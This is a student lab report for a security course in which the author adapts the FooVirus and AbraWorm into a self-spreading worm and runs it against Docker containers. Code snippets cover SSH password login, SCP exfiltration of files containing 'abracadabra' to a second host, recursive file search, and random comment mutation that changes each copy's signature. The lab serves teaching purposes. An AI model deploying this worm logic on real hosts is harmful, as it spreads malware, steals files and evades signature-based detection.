CSE 406

Report on Malware Offline


Name: Mashiyat Mahjabin Prapty

ID: 1805117


Task 1

In task 1 we have incorporated networking code in the FooVirus to make it FooWorm. We have used the AbraWorm code and replaced the main portion of the AbraWorm with FooVirus logic.

We have used Docker containers 1 and 2 to materialize this attack in debug mode. Before running the code, the state of the two containers are as follows:




```
root@36a7340a555e:/# cd root
root@36a7340a555e:~# ls
root@36a7340a555e:~# echo "This is a foo file" > a.foo
root@36a7340a555e:~# ls
a.foo
root@36a7340a555e:~# cat a.foo
This is a foo file
root@36a7340a555e:~#
```




```
root@8936517c86a3:~# ls
root@8936517c86a3:~# ls
root@8936517c86a3:~#
```

Now, we execute the 1805117_1.py file from the SEED VM. After running the code, we get the following output:




```
[08/04/23]seed@VM:~/.../Code$ python3 1805117_1.py

Trying password mypassword for user root at IP address: 172.17.0.2


connected



output of 'ls' command: [b'a.foo\n']

files of interest at the target: [b'a.foo']

Will now try to exfiltrate the files


connected to exhiltration host
```

This output signifies that we could connect to the 172.17.0.2 IP address and left a copy of the worm in that container. If we see the state of the container now, we get that this statement is true.




```
root@36a7340a555e:~# ls
1805117_1.py  a.foo
root@36a7340a555e:~#
```

Also, the a.foo file is infiltrated and a copy of this file is exhilarated to IP address 172.17.0.3. If we see the state of the second container, we can see the a.foo file there.



```
root@8936517c86a3:~# ls
a.foo
root@8936517c86a3:~#
```


If we cat this a.foo file, we see that it is infiltrated with the fooworm, that mean if we execute this in this container it can infiltrate other .foo files.



```
)
                        #  For exfiltration demo to work, you must provide an IP
 address and the login
                        #  credentials in the next statement:
                        ssh.connect('172.17.0.3',port=22,username='root',passwor
d='mypassword',timeout=5)
                        scpcon = scp.SCPClient(ssh.get_transport())
                        print("\n\nconnected to exhiltration host\n")
                        for filename in files_of_interest_at_target:
                            scpcon.put(filename)
                        scpcon.close()
                    except:
                        print("No uploading of exfiltrated files\n")
                        continue
    if debug: break
#This is a foo file
```

Task 2


We are supposed to change the signature of each copy of AbraWorm when we deposit it to a new host. To make this change we have added a random code word from the list trigram of the AbraWorm code with lines that starts with a ‘#’. The code snippet is given below:




```
# Now deposit a copy of AbraWorm.py at the target host:
random_word = random.choice(trigrams)
lines = []
f = open(__file__, 'r')
for line in f:
    if(line.startswith("#")):
        line = line.strip() + random_word + "\n\n"
        lines.append(line)
        continue
    lines.append(line)
f.close()
f = open('AbraWorm_new_2.py', 'w')
for l in range(len(lines)):
    f.write(lines[l])
f.close()
scpcon.put('AbraWorm_new_2.py')
```

Also, the original copy is not altered, rather a new file is created and that is deposited in the first host.

Now, we see the state of the two hosts before the attack. In container 3(IP address 172.17.0.4), we have a file file.txt that has the target string. In container 4(IP address 172.17.0.5), we have nothing in the root.




```
root@d0d766fb5464:~# ls
file.txt  test
root@d0d766fb5464:~# cat file.txt
abracadabra
root@d0d766fb5464:~# 
```




```
root@52406a8c7aa2:~# ls
root@52406a8c7aa2:~#
```

After running the attack in our VM, we get the following output:




```
[08/04/23]seed@VM:~/.../Code$ python3 1805117_2.py

Trying password mypassword for user root at IP address: 172.17.0.4


connected



output of 'ls' command: [b'file.txt\n', b'test\n']

files of interest at the target: [b'file.txt']

Will now try to exfiltrate the files


connected to exhiltration host
```

If we now see the states of the two containers, in container 3, we get a copy of the Abraworm.




```
root@d0d766fb5464:/# cd root
root@d0d766fb5464:~# ls
AbraWorm_new_2.py  file.txt  test
root@d0d766fb5464:~#
```

Also, if we want to see the content of this copy, we cat it and see that there is a string 'led' added to each comment of the file.



```
##  After you have executed the worm code, you will notice that a copy ofled

##  the worm has landed at the host at the IP address you used forled

##  xxx.xxx.xxx.xxx and you'll see a new directory at the host you used forled

##  yyy.yyy.yyy.yyy.  This directory will contain those files from theled

##  xxx.xxx.xxx.xxx host that contained the string `abracadabra'.led


import sys
import os
import random
import paramiko
import scp
import select
import signal

##   You would want to uncomment the following two lines for the worm toled
```


In the second container, we can see that a copy of file.txt is received.



```
root@52406a8c7aa2:~# ls
file.txt
root@52406a8c7aa2:~# 
```


Task 3

In task 3 we are supposed to check files recursively in the target machine on top of the code of task 2. We have added the –r tag while searching for target files to accomplish this task.




```
    cmd = 'grep -r -ls abracadabra *'
    stdin, stdout, stderr = ssh.exec_command(cmd)
    error = stderr.readlines()
```

Also, while putting file in the next host machine, we had to extract the file name from the path of the files to copy the file to that machine.




```
  print("\n\nconnected to exhiltration host\n")
  for filename in files_of_interest_at_target:
      directory, filen = os.path.split(filename)
      # print(filen)
      scpcon.put(filen)
```

At first, we see the state of the two containers we want to do the attack on. The first container has three target files and two of them are inside directories.




```
root@d0d766fb5464:~# ls
file.txt  test
root@d0d766fb5464:~# ls -R
.:
file.txt  test

./test:
file1.txt  test2

./test/test2:
file2.txt
root@d0d766fb5464:~# grep -r -ls "abracadabra"
test/test2/file2.txt
test/file1.txt
file.txt
root@d0d766fb5464:~# 
```

The second container has no files in the root.




```
root@52406a8c7aa2:~# ls
root@52406a8c7aa2:~#
```

We execute the worm file and get the following output. We can see that our code has successfully identified target files from inside the directories.




```
1805117_1.py  1805117_2.py  1805117_3.py
[08/04/23]seed@VM:~/.../Code$ python3 1805117_3.py

Trying password mypassword for user root at IP address: 172.17.0.4


connected



output of 'ls' command: [b'file.txt\n', b'test\n']

files of interest at the target: [b'file.txt', b'test/test2/file2.txt', b'test/f
ile1.txt']

Will now try to exfiltrate the files


connected to exhiltration host
```

If we want to see the state of the first container we see that a copy of the altered version of the worm is deposited in this container.



```
file.txt
root@d0d766fb5464:~# ls
AbraWorm_new_3.py  file.txt  test
root@d0d766fb5464:~# █
```

In the second host, we see that all three target files are deposited. That means, the attack was successful.



```
root@52406a8c7aa2:~# ls
root@52406a8c7aa2:~# ls
file.txt  file1.txt  file2.txt
root@52406a8c7aa2:~#
```